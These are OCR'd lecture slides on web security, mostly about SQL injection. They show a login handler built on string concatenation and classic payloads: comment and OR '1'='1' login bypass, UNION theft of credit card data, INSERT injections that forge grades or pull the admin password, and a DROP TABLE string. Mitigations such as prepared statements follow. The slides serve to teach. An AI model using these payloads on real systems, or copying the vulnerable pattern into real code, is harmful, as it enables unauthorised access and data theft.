
Let's Peek at the Server-side Code

```
public void onLogon(Field txtUser, Field txtPassword) {
  SqlCommand cmd = new SqlCommand(String.Format(
    "SELECT * FROM Users
       WHERE username='{0}'
         AND password='{1}';",
    txtUser.Text, txtPassword.Text));
  SqlDataReader reader = cmd.ExecuteReader();

  if(reader.HasRows())
      IssueAuthenticationTicket();
    else
      RedirectToErrorPage();
}
```




What the Programmer Thought




```
SELECT * FROM Users WHERE
username='s.zanero' AND password='s3cr3t!';
```

This query gets executed and if it returns **at least one row** the user is granted access

What the Hacker Sees




```
SELECT * FROM Users WHERE
username='s.zanero';--' AND password='';
                        -- means "comment"
```

This query gets executed, and if the user exists, regardless of the password, it returns **at least one row** and our attacker is granted access

Beware: some DBMS, e.g. MySQL, have a slightly different comment syntax

What if I don't Know a Valid User?


```
SELECT * FROM Users WHERE username='' OR
'1'='1';--' AND password='';
```

This query gets executed, and the second part of the OR is always true; returns **all rows,** which is reasonably more than one, and our attacker is granted access

Example 3: Filtering Login Fields

- Input field receive strings
- Let's start by designing a **whitelist**:
  - Username: alphanumeric characters plus " . "
    - **problem solved**: cannot "break" a SQL query
  - Password: eeek
    - the more we filter, the more we reduce keyspace
    - we can resort to blacklisting or escaping
- **Blacklist** or **Escape** what ?
  - ' ; -- at very least
  - OR, AND, = ?
    - Remember the <SCRIPT> case ?
      - OR —> ||
      - AND —> &&
      - = ~ like

Retrieving Results and UNIONs

Suppose we are running the following query that displays the results:

```
SELECT name, phone, address FROM Users
WHERE Id='userinput';
```

If `userinput` is not filtered, we can do:

```
SELECT name, phone, address FROM Users
WHERE Id='' or '1'='1';--';
```

which will display all contents of that table

Retrieving Results and `UNIONs`

Another possible injection is:

```
SELECT name, phone, address FROM Users
WHERE Id='' UNION ALL SELECT
name,creditCardNumber,CCV2 from
CreditCardTable;--';
```

- Will show contents of a different table (!)
- Will work only if the number and the data types of the columns are the same

Injections on Inserts

Example: a little app that stores exam results

Schema:

```
CREATE TABLE users (
    id INTEGER ,
    user VARCHAR(128),
    password VARCHAR(128),
    result VARCHAR,
    PRIMARY KEY (id))
```

```
CREATE TABLE results (
    id INTEGER ,
    username VARCHAR(128),
    grade VARCHAR,
    PRIMARY KEY (id))
```

Insertion:

```
INSERT INTO results VALUES (NULL,'username','grade')
INSERT INTO results VALUES (NULL, 's.zanero', '18')
```

Injections on Inserts

```
INSERT INTO results VALUES (NULL, ‘useriput’, '18')
```

A possible injection is:

```
INSERT INTO results VALUES (NULL, 's.zanero', '30L')
--', '18')
```

INSERT allows multiple tuples as values.

We can register the exam also for a friend of ours:

```
INSERT INTO results VALUES (NULL, 's.zanero', '30L'),
(NULL, 'f.maggi', '30L') --', '18')
```

Injections on Inserts


Subqueries can be used too: let's steal the admin password (from another table):

```
INSERT INTO results VALUES (NULL, 's.zanero',
(SELECT password from USERS where user='admin'))
--', '18')
```

You will need to retrieve this data if it's selected somewhere or try a blind injection!

Examples


ZU 0666',0,0); DROP DATABASE TABLICE;


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Blind Injections

- Some SQL queries, such as the login query we saw, do not display returned values
  - Rather, they do, or do not do, stuff based on the return value
- We cannot use them to directly display data
  - But we can play with their behavior to **infer** data
    - "Blind" SQL injections.
- Curious about blind SQL injections?
  - http://www.blackhat.com/presentations/bh-europe-05/bh-eu-05-litchfield.pdf

Making Exploitation More Difficult

- Input **sanitization** (validation & filtering)
- Using ***prepared statements*** (parametric query) instead of building "query strings" (if languages allows)
  - `$stmt = $db->prepare(SELECT * FROM users WHERE username = ? AND password = ?" )`
  - `$stmt -> execute(array($username,$psw));`
  - **Variable placeholders** that is not string concatenation.
- Not using table names as field names
  - can you see why? (**Information leakage**) → MAKING, FOR AN ATTACKER, HARDER TO UNDERSTAND TABLE'S CONTEXT
- **Limitations** on query **privileges**
  - Different users can execute different types of queries on different tables/DBs -> **separate privileges** from DB admin point of view

Recap: Code Injection Problems

Conflicting requirements:


- **Functional req:** we need to mix code (e.g., HTML) with data (e.g., the blog comment)
- **Security req:** never mix code and data!

Consequence: if, at any point, there is a "parsing" routine (e.g., the browser's JavaScript parser) that reacts (e.g., prints something) on some "control sequences" found in the data, we have a **vulnerability**.

Freudian Slips (Information leaks)

- (Detailed) **Error messages**
  - Good HCI practice
  - Can create security issues
- **Debug traces** active in production
  - They are called **debug** traces for a reason! :-)

Real World Example (from elsewhere, cough...)



Error Occurred While Processing Request

Error Executing Database Query.

[Macromedia][SQLServer JDBC Driver][SQLServer]Incorrect syntax near the keyword 'Union'.

The error occurred in **E:\wwwroot\e[redacted]\wwwroot\pagetest.cfm: line 9**
Called from E:\wwwroot[redacted]wwwroot\index.cfm: line 1
Called from E:\wwwroot[redacted]uk\wwwroot\pagetest.cfm: line 9
Called from E:\wwwroot\e[redacted]\wwwroot\index.cfm: line 1

```
7 : select page_id from page_tree Where subpage_id = #PageID#
8 : Union
9 : select distinct page_id from page_tree Where page_id = #PageID#
10 : </cfquery>
11 : <cfif pagegroup.recordcount is not 0>
```

SQL	select page_id from page_tree Where subpage_id = Union select distinct page_id from page_tree Where page_id =
DATASOURCE	petroleum
VENDORERRORCODE	156
SQLSTATE	HY000

Please try the following:

- Check the ColdFusion documentation to verify that you are using the correct syntax.
- Search the Knowledge Base to find a solution to your problem.

Browser	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Remote Address	210.214.183.151


Freudian Slips (Information leaks)

- (Detailed) **Error messages**
  - Good HCI practice
  - Can create security issues
- **Debug traces** active in production
  - They are called **debug** traces for a reason! :-)
  - Can reveal: server and application versions; DB names, structure, and credentials, path names.
- Insertion of **user-supplied data in errors**


Freudian Slips (Information leaks)

- (Detailed) **Error messages**
  - Good HCI practice
  - Can create security issues
- **Debug traces** active in production
  - They are called **debug** traces for a reason! :-)
  - Can reveal: server and application versions; DB names, structure, and credentials, path names.
- Insertion of **user-supplied data in errors**
  - Reflected XSS risk
- **Side-channels**
  - E.g. “user not found” vs. “password mismatch”


URL Parameter Tampering



URL Parameter Tampering (2)



Directory/Path Traversal



Password Security

